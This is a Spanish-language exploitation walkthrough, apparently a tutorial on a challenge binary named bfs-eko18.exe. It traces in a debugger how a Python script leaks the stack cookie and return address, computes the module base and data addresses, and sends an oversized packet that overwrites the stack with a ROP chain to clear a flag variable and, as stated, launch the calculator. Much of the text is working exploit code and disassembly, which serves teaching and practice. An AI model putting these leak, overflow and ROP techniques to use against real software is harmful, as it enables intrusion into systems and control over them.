COOKIE: \x81\xde\x0d\x80\x38\x77\x00\x00  
RETURN_ADDRESS: \x31\x1d\x77\x3f\x01\x00\x00\x00  
-----  
Process finished with exit code 0
```

Ya tenemos los dos valores mas importantes leakeados, la cookie y donde volvería que es una dirección del ejecutable leakeada

Obviamente al salir de la función recv_and_parse volvería allí, así que tenemos leakeada esa dirección del ejecutable.

```

main+248
main+248    loc_13F771D18:
main+248    1088 lea    rcx, aWaitingForRequ ; "[+] Waiting for request\n"
main+24F    1088 call   printf
main+254    1088 mov    rcx, [rsp+1088h+handle_conexion] ; handle_conexion
main+25C    1088 call   rcv_and_parse
main+261    1088 lea    rcx, aClosingConnect ; "[+] Closing connection\n"
main+268    1088 call   printf
main+26D    1088 mov    rcx, [rsp+1088h+handle_conexion] ; s
main+275    1088 call   cs:close_socket
main+27B    1088 jmp     loc_13F771B9E
  
```

Si traceo con f7 desde allí

```

rcv_and_parse+179    loc_13F071449:
rcv_and_parse+179    mov     rcx, [rsp+268h+cookie]
rcv_and_parse+181    xor     rcx, rsp ; StackCookie
rcv_and_parse+184    call   __security_check_cookie
rcv_and_parse+189    add     rsp, 268h
rcv_and_parse+190    ret
rcv_and_parse+190    rcv_and_parse endp
  
```

Stack view:

000000000027EA88	0000000013F071D31	main+261
000000000027EA90	000000000000005C	
000000000027EA98	0000000000000000	
000000000027EA10	000000000027E810	debug005:00000000

Llego a ese punto.


```

main+248    loc_13F071D18:
main+248    lea     rcx, aWaitingForRequ ; "[+] Waiting for request\n"
main+24F    call    printf
main+254    mov     rcx, [rsp+1088h+handle_conexion] ; handle_conexion
main+25C    call   rcv_and_parse
main+261    lea     rcx, aClosingConnect ; "[+] Closing connection\n"
main+268    call   printf
main+26D    mov     rcx, [rsp+1088h+handle_conexion] ; s
main+275    call   cs:close_socket
main+27B    jmp     loc_13F071B9E
  
```

Register view:


RAX	0000000000000000	
RCX	77380C50DD350000	
RDX	0000000000000000	
RSI	0000000000000000	
RDI	0000000000000000	
RBP	0000000000000000	
RSP	000000000027EA90	debug005:00000000
RIP	0000000013F071D31	main+261
R8	000000000027E638	debug005:00000000
R9	00000000000002FF	
R10	0000000000000000	
R11	000000000027E800	debug005:00000000
R12	0000000000000000	
R13	0000000000000000	
R14	0000000000000000	
R15	0000000000000000	
EFL	00000206	

Para hallar la base del módulo, el Windbg me dice que restándole 0x1d31 la tendré.



Veamos la distancia desde la base, si no tengo ganas de restar le pongo un breakpoint y el Windbg me lo dirá.

Como aclaración el Windbg te da la distancia desde la base siempre que el modulo no tenga símbolos como en este caso, sino te da a la función conocida más cercana, pero aquí nos sirve.



Desde la base le tengo que sumar 0xd090.

```
67
68 #-----
69
70 base_exe= struct.unpack("<Q", ret_addr)[0] - 0x1d31
71
72 print "ADDRESS BASE_EJECUTABLE: 0x%x"%base_exe
73
74 dir_flag= base_exe + 0xd090
75
76 print "DIRECCION_FLAG: 0x%x"%dir_flag
77
```

Veamos si funciona.

En este nuevo tiro estará aquí

```
.data:0000000013F40D88
.data:0000000013F40D88
.data:0000000013F40D90 flag_fuga dd 1
.data:0000000013F40D94 ; char Str2[]
.data:0000000013F40D94 Str2 db 'Hello',0
.data:0000000013F40D9A align 4
```

```
script x
=====
COOKIE: \x46\xbb\x08\xe9\x3d\x77\x00\x00
RETURN_ADDRESS: \x31\x1d\x40\x3f\x01\x00\x00\x00
ADDRESS BASE_EJECUTABLE: 0x13f400000
DIRECCION_FLAG: 0x13f40d090
Process finished with exit code 0
```

Funciono.

Hay varias direcciones más que podemos tener, antes renombro cookie_raw a la data que me devuelve leakeada de la misma y cookie al valor numérico para no confundir.

```

data = s.recv(1024)

cookie_raw=data[512:512+8]
my_print("COOKIE", cookie_raw)

ret_addr=cookie=data[536:536+8]

my_print("RETURN_ADDRESS", ret_addr)

#-----
cookie= struct.unpack("<Q", cookie_raw)[0]
dir_volver_fix =struct.unpack("<Q", ret_addr)[0]
base_exe= struct.unpack("<Q", ret_addr)[0] - 0x1d31
dir_flag= base_exe + 0xd090
dir_kernel32 = base_exe + 0xd4bb #13F86D4BB
dir_system=base_exe +0xd4ee
dir_calc=base_exe+0xd500
dir_import_data = base_exe + 0xA000

cerrar_conexion=struct.unpack('<Q',data[544:552])[0]
dir_stack=struct.unpack('<Q',data[560:568])[0]

dir_sock=struct.unpack('<Q',data[592:600])[0]
dir_addr=struct.unpack('<q',data[616:624])[0]
|
print "[*]Cookie:%x" % cookie
print "[*]Dir_base_ejecutable:%x" % base_exe
print "[*]Dir_Disable:%x" % dir_flag
print "[*]Dir_unicode_kernel32:%x" % dir_kernel32
print "[*]Dir_Import_Data:%x" % dir_import_data
print "[*]Dir_stack:%x" % dir_stack
print "[*]Socket_cerrar:%x" % cerrar_conexion
print "[*]Socket: %x" % dir_sock
print "[*]Addr:%x"%dir_addr
print "[*]dir_volver_fix:%x" % dir_volver_fix

```

Verifiquemos todos estos leaks, ahora que paro en donde lee la cookie.

recvd_parse+179	loc_13FAE1449:	
recvd_parse+179	mov rcx, [rsp+268h+cookie]	
recvd_parse+181	xor rcx, rsp ; StackCookie	
recvd_parse+184	call __security_check_cookie	[rsp+268h+cookie]=[debug005:00000000]
recvd_parse+189	add rsp, 268h	db 35h ; 5
recvd_parse+190	retn	db 55h ; U
recvd_parse+190	recvd_parse endp	db 48h ; H
recvd_parse+190		db 7Ch ;
		db 3Ch ; <
		db 77h ; w
		db 0
		db 0

```

[*]Cookie:773c7c485535
[*]Dir_base_ejecutable:13fae0000
[*]Dir_Disable:13faed090
[*]Dir_unicode_kernel32:13faed4bb
[*]Dir_Import_Data:13faea000
[*]Dir_stack:1fe848
[*]Socket_cerrar:5c
[*]Socket: 58
[*]Addr:100007f54c60002
[*]dir_volver_fix:13fae1d31

```

Veo que la cookie esta correcta.

La base del ejecutable también.

Path	Base	Size
C:\Windows\system32\kernel32.dll	0000000077070000	000000000011F000
C:\Windows\system32\user32.dll	0000000077190000	00000000000FA000
ntdll.dll	0000000077290000	00000000001AA000
C:\Users\rican\Desktop\TUTE\bfs-eko18.exe	000000013FAE0000	0000000000130000
C:\Windows\System32\wshtcpip.dll	0000000077C130000	0000000000007000
C:\Windows\system32\mswsock.dll	000007FEFC750000	00000000000055000
C:\Windows\system32\KERNELBASE.dll	000007FEFD150000	0000000000006A000
C:\Windows\system32\GDI32.dll	000007FEFD340000	00000000000067000
C:\Windows\system32\WS2_32.dll	000007FEFD380000	0000000000004D000
C:\Windows\system32\USP10.dll	000007FEFD480000	0000000000000CB000
C:\Windows\system32\JMM32.DLL	000007FEFD550000	00000000000002E000
C:\Windows\system32\NSI.dll	000007FEFD600000	00000000000008000
C:\Windows\system32\msvcrt.dll	000007FEFD610000	00000000000009F000
C:\Windows\system32\LPK.dll	000007FEFD8F0000	0000000000000E000
C:\Windows\system32\MSCTF.dll	000007FEFE180000	000000000000109000
C:\Windows\system32\RPCRT4.dll	000007FEFF390000	0000000000012D000

La dir_Disable es la del flag. También esta correcta.

```
.data:000000013FAED088
.data:000000013FAED088
.data:000000013FAED090 flag_fuga dd 1
.data:000000013FAED094 ; char Str2[]
.data:000000013FAED094 Str2 db 'Hello',0
```

Después Lucas leakeo una dirección vacía de la sección data y le puso

[*]Dir_unicode_kernel32

seguro armara allí la string kernel32 en el rop.

```
.data:000000013FAED088 db 0
.data:000000013FAED489 db 0
.data:000000013FAED4BA db 0
.data:000000013FAED4BB db 0
.data:000000013FAED4BC db 0
.data:000000013FAED4BD db 0
.data:000000013FAED4BE db 0
.data:000000013FAED4BF db 0
.data:000000013FAED4C0 db 0
.data:000000013FAED4C1 db 0
.data:000000013FAED4C2 db 0
.data:000000013FAED4C3 db 0
.data:000000013FAED4C4 db 0
.data:000000013FAED4C5 db 0
.data:000000013FAED4C6 db 0
.data:000000013FAED4C7 db 0
.data:000000013FAED4C8 db 0
.data:000000013FAED4C9 db 0
.data:000000013FAED4CA db 0
.data:000000013FAED4CB db 0
```

Después leakeo la dirección del inicio de la IAT, siempre sumando constantes de la base del ejecutable.

[*]Dir_Import_Data:13faea000


```

.idata:0000000013FAEA000 ; _idata
.idata:0000000013FAEA000 ; BOOL __stdcall WriteConsoleOutputAttribute(HANDLE hConsoleOutput, const WORD *
.idata:0000000013FAEA000 WriteConsoleOutputAttribute dq offset kernel32_WriteConsoleOutputAttribute
.idata:0000000013FAEA000 ; CODE XREF: sub_13FAE1470+E7↑p
.idata:0000000013FAEA000 ; DATA XREF: sub_13FAE1470+E7↑r ...
.idata:0000000013FAEA008 ; HANDLE __stdcall GetStdHandle(DWORD nStdHandle)
.idata:0000000013FAEA008 GetStdHandle dq offset kernel32_GetStdHandleStub
.idata:0000000013FAEA008 ; CODE XREF: sub_13FAE1470+BC↑p
.idata:0000000013FAEA008 ; a_imprimir+39↑p ...
.idata:0000000013FAEA010 ; BOOL __stdcall WriteConsoleOutputCharacterA(HANDLE hConsoleOutput, LPCSTR lpCh
.idata:0000000013FAEA010 WriteConsoleOutputCharacterA dq offset kernel32_WriteConsoleOutputCharacterA
.idata:0000000013FAEA010 ; CODE XREF: a_imprimir+5E↑p
.idata:0000000013FAEA010 ; escribe_consola_vacio+9D↑p ...
.idata:0000000013FAEA018 ; void __stdcall Sleep(DWORD dwMilliseconds)
.idata:0000000013FAEA018 Sleep dq offset kernel32_SleepStub ; CODE XREF: StartAddress+FA↑p
.idata:0000000013FAEA018 ; _malloc_crt+3E↑p ...
.idata:0000000013FAEA020 ; DWORD __stdcall GetTickCount()
.idata:0000000013FAEA020 GetTickCount dq offset kernel32_GetTickCountStub
.idata:0000000013FAEA020 ; CODE XREF: StartAddress+9D↑p
.idata:0000000013FAEA020 ; __security_init_cookie+5A↑p
.idata:0000000013FAEA020 ; DATA XREF: ...
.idata:0000000013FAEA028 ; HANDLE __stdcall CreateThread(LPSECURITY_ATTRIBUTES, InThreadAttributes, SIZE_T

```


También leaó una dirección del stack

Dir_stack:1fe848



Que esta debajo de la cookie y el return address.

También leaó el handle del socket que estaba justo debajo del return address ya que era un argumento.



```

0000000000000004 db ? ; undefined
0000000000000003 db ? ; undefined
0000000000000002 db ? ; undefined
0000000000000001 db ? ; undefined
0000000000000000 r db 8 dup(?)
0000000000000008 handle_conexion dq ?
0000000000000010
0000000000000010 ; end of stack variables


```

```

recv_and_parse ; __int64 __usercall recv_and_parse@<rax>(__int64 handle_conexion@<rcx>)
recv_and_parse proc near
recv_and_parse
recv_and_parse var_268= qword ptr -268h
recv_and_parse var_260= qword ptr -260h
recv_and_parse var_258= qword ptr -258h
recv_and_parse var_250= qword ptr -250h
recv_and_parse const_0= dword ptr -248h
recv_and_parse bytes_recibidos= dword ptr -238h
recv_and_parse my_buf= buffer_16_bytes ptr -228h
recv_and_parse buf_512_tercer_recv= byte ptr -218h
recv_and_parse cookie= qword ptr -18h
recv_and_parse handle_conexion= qword ptr 8
recv_and_parse
recv_and_parse mov [rsp+handle_conexion], rcx

```

También leakea una dirección medio perdida por ahí en el stack.



Allí lo acomode para que su rop coincida con lo que ya vimos, ya que en el script de el se basa en `dir_modulo` que es la `dir_base + 0x1000`.

```

dir_sock=struct.unpack('<Q',data[592:600])[0]
dir_addr=struct.unpack('<q',data[616:624])[0]

dir_modulo=base_exe + 0x1000
dir_disable=dir_flag

print "[*]Cookie:%x" % cookie
print "[*]Dir_bf:%x" % dir_modulo
print "[*]Dir_Disable:%x" % dir_disable
print "[*]Dir_unicode_kernel32:%x" % dir_kernel32
print "[*]Dir_Import_Data:%x" % dir_import_data
print "[*]Dir_stack:%x" % dir_stack
print "[*]Socket_cerrar:%x" % cerrar_conexion
print "[*]Socket: %x" % dir_sock
print "[*]Addr:%x"%dir_addr
print "[*]dir_volver_fix:%x" % dir_volver_fix

```

Luego de tener estos valores leakeados ya tira para realizar el overflow.


```

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((HOST,PUERTO))

payload="Hello"

s.send(payload)

time.sleep(1)

datos=s.recv(1024)

print datos

polenta=struct.pack('<I',0x00001660)
polenta+=struct.pack('<I',0xCAFECAFE)
polenta+="\x00\x00\x00\x00"
polenta+="\xd0\xff\xff\xff"

s.send(polenta)

```

Allí crea una nueva conexión y le manda el handshake y el segundo paquete esta vez tiene como primer campo 0x1660 que será el largo del 3er recv con lo que overflowdeara.

```

; -----
ex ;
ex buffer_16_bytes struc ; (sizeof=0x10, mappedto_61)
ex ; XREF: recv_and_parse/r
ex len_3er_recv____bytes_recibidos_3er_recv dd ?
; XREF: recv_and_parse+81/r
; recv_and_parse+89/r ...
operation dd ?
; XREF: recv_and_parse:loc_13FAE13D0/r
; recv_and_parse:loc_13FAE13F4/r
level_menor_o_igual_que_0x200 dd ?
; XREF: recv_and_parse:loc_13FAE13B8/r
; recv_and_parse+119/r ...
offset_valor_negativo dd ?
; XREF: recv_and_parse:loc_13FAE13A0/r
; recv_and_parse:OPERATION_11111111/r ...
buffer_16_bytes ends

```

```
sp+268h+bytes_recibidos]
h
oc_13FAE134E

recv_and_parse+7E      loc_13FAE134E:      ; flags
recv_and_parse+7E      268 xor     r9d, r9d
recv_and_parse+81      268 mov     r8d, [rsp+268h+my_buf.len_3er_recv___bytes_recibidos_3er_recv] ; len
recv_and_parse+86      268 lea     rdx, [rsp+268h+buf_512_tercer_recv] ; buf
recv_and_parse+8B      268 mov     rcx, [rsp+268h+handle_conexion] ; s
recv_and_parse+93      268 call    cs:recv
recv_and_parse+99      268 mov     [rsp+268h+bytes_recibidos], eax
recv_and_parse+9D      268 movsxd  rax, [rsp+268h+bytes_recibidos]
recv_and_parse+A2      268 add     rax, 10h
recv_and_parse+A6      268 mov     rdx, rax
recv_and_parse+A9      268 lea     rcx, aDataReceivedIB ; " [+] Data received: %i bytes\n"
recv_and_parse+B0      268 call    printf
recv_and_parse+B5      268 mov     eax, [rsp+268h+bytes_recibidos]
recv_and_parse+B9      268 cmp     [rsp+268h+my_buf.len_3er_recv___bytes_recibidos_3er_recv], eax
recv_and_parse+BD      268 jz      short loc_13FAE13A0
```

Pongo un breakpoint allí parara dos veces la primera vez con el paquete que leakea, la segunda vez con el que overflowea.

Allí adjunto el script completo que detiene el flag fuga y ejecuta la calculadora, traceemoslo.

La segunda vez que para recibió 0x1660 bytes como vimos, así que ya overfloweo, veamos el rop

```
recv_and_parse+7E      loc_13F1D134E:      ; flags
recv_and_parse+7E      xor     r9d, r9d
recv_and_parse+81      mov     r8d, [rsp+268h+my_buf.len_3er_recv___bytes_recibidos_3er_recv] ; len
recv_and_parse+86      lea     rdx, [rsp+268h+buf_512_tercer_recv] ; buf
recv_and_parse+8B      mov     rcx, [rsp+268h+handle_conexion] ; s
recv_and_parse+93      call    cs:recv
recv_and_parse+99      mov     [rsp+268h+bytes_recibidos], eax
recv_and_parse+9D      movsxd  rax, [rsp+268h+bytes_recibidos]
recv_and_parse+A2      add     rax, 10h
```

Register	Value
RAX	0000000000001660
RBX	0000000000000000
RCX	000000000029E414 debug005:
RDX	000000000029E478 debug005:
RSI	0000000000000000
RDI	0000000000000000
RBP	0000000000000000
RSP	000000000029E460 debug005:
RIP	0000000013F1D1369 recv_and_
R8	000000000029E298 debug005:
R9	000000000029E480 debug005:
R10	0000000000000000
R11	000000000029E440 debug005:

Vemos que como operación le paso 0xCAFECAFE para que no entre en las operaciones op_0x11111111 o op_0x22222222

```
recv_and_parse+124      loc_13F1D13F4:
recv_and_parse+124      cmp     [rsp+268h+my_buf.operation], 22222222h
recv_and_parse+12C      jnz     short loc_13F1D1420
```

[rsp+268h+my_buf.operation]=[debug005:00000000]

Address	Value
db 0FEh	; b
db 0CAh	; m
db 0FEh	; b
db 0CAh	; m
db 0	

Por eso imprime Invalid Operation


```

pwn="A"*16
pwn+="BBBBBBBB"
pwn+="A"*(512-len(pwn))
pwn+=struct.pack('<Q',cookie)
pwn+=struct.pack('<I',0x00000220)
pwn+=struct.pack('<I',0xCAFECAFE)
pwn+=struct.pack('<I',0x00000000)
pwn+=struct.pack('<I',0xFFFFFFFF)

#-----Rop-----

pwn+=struct.pack('<Q',dir_modulo+0xEBB)#RIP #000000013F861EBB xor eax, eax # retn
pwn+=struct.pack('<Q',dir_modulo+0x12C1)#000000013F8622C1 pop rbx # retn
pwn+=struct.pack('<Q',dir_disable)
pwn+=struct.pack('<Q',dir_modulo+0x4F25)#000000013F865F25 mov [rbx], eax # add rsp, 20h # pop rbx # retn

pwn+=struct.pack('<Q',0xCAFECAFECAFECAFE) # Relleno
pwn+=struct.pack('<Q',0xCAFECAFECAFECAFE) # Relleno
pwn+=struct.pack('<Q',0xCAFECAFECAFECAFE) # Relleno
pwn+=struct.pack('<Q',0xCAFECAFECAFECAFE) # Relleno

pwn+=struct.pack('<Q',dir_kernel32) # pop rbx


pwn+=struct.pack('<Q',dir_modulo+0x14b)#000000013F86114B pop rax # retn
pwn+="\x6b\x00\x65\x00\x6b\x00\x65\x00" # ke
pwn+=struct.pack('<Q',dir_modulo+0x4F25)#000000013F865F25 mov [rbx], eax # add rsp, 20h # pop rbx # retn

pwn+=struct.pack('<Q',0xCAFECAFECAFECAFE) # Relleno
pwn+=struct.pack('<Q',0xCAFECAFECAFECAFE) # Relleno
pwn+=struct.pack('<Q',0xCAFECAFECAFECAFE) # Relleno
pwn+=struct.pack('<Q',0xCAFECAFECAFECAFE) # Relleno


pwn+=struct.pack('<Q',dir_kernel32+4) # pop rbx

```

Vemos que salta al XOR RAX, RAX-RET



Luego a POP RBX-RET donde mueve a RBX el valor de dir_disable para parar el flag de fuga




```

pwn+=struct.pack('<Q',dir_modulo+0xEBB)#RIP #000000013F861EBB xor eax, eax # retn
pwn+=struct.pack('<Q',dir_modulo+0x12C1)#000000013F8622C1 pop rbx # retn
pwn+=struct.pack('<Q',dir_disable)
pwn+=struct.pack('<Q',dir_modulo+0x4F25)#000000013F865F25 mov [rbx], eax # add rsp, 20h # pop rbx # retn

```

